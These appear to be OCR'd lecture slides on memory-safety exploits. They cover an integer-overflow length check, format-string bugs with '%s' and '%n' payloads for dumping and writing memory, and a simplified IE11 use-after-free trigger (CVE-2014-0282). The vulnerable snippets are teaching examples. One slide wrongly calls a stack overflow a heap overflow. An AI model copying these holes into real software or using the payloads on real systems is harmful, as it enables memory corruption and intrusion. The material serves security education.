
```
void  func( char *buf1, *buf2,    unsigned int len1, len2) {
      char temp[256];
      if  (len1 + len2 > 256)   {return -1}          // length check
      memcpy(temp, buf1, len1);                      // cat buffers
      memcpy(temp+len1, buf2, len2);
      do-something(temp);                            // do stuff
}
```

What if **len1 = 0x80,** **len2 = 0xffffff80** ?

$\Rightarrow$ len1+len2 = 0

Second memcpy() will overflow heap !!

Integer overflow exploit stats



Source: NVD/CVE

Format string bugs

Format string problem

```
int func(char *user)   {
   fprintf( stderr, user);
}
```

Problem: what if   *user = “%s%s%s%s%s%s%s” ??

- Most likely program will crash: DoS.
- If not, program will print memory contents. Privacy?
- Full exploit using   user = “%n”

Correct form: `fprintf( stdout, “%s”, user);`

Vulnerable functions

Any function using a format string.

Printing:

printf, fprintf, sprintf, …

vprintf, vfprintf, vsprintf, …

Logging:

syslog, err, warn

Exploit

- Dumping arbitrary memory:
  – Walk up stack until desired pointer is found.
  – printf(“%08x.%08x.%08x.%08x|%s|”)

- Writing to arbitrary memory:
  – printf(“hello %n”, &temp)   -- writes ‘6’ into temp.
  – printf(“%08x.%08x.%08x.%08x.%n”)

Use after free exploits


IE11 Example: CVE-2014-0282 (simplified)

```
<form id="form">
   <textarea id="c1" name="a1" ></textarea>
   <input     id="c2" type="text" name="a2” value="val">
</form>

<script>
   function changer() {
      document.getElementById("form").innerHTML = "";
      CollectGarbage();
   }

   document.getElementById("c1").onpropertychange = changer;
   document.getElementById("form").reset();
</script>
```

Loop on form elements:
- c1.DoReset()
- c2.DoReset()


What just happened?

c1.doReset() causes ***changer()*** to be called and free object c2



What just happened?

c1.doReset() causes ***changer()*** to be called and free object c2



Use after free !

Suppose attacker allocates a string of same size as vtable

When c2.DoReset() is called, attacker gets shell

The exploit

```
<script>
   function changer() {
      document.getElementById(”form").innerHTML = "";
      CollectGarbage();

      --- allocate string object to occupy vtable location ---
   }

   document.getElementById("c1").onpropertychange = changer;
   document.getElementById("form").reset();
</script>
```

Lesson: use after free can be a serious security vulnerability !!

Next lecture …

DEFENSES

THE END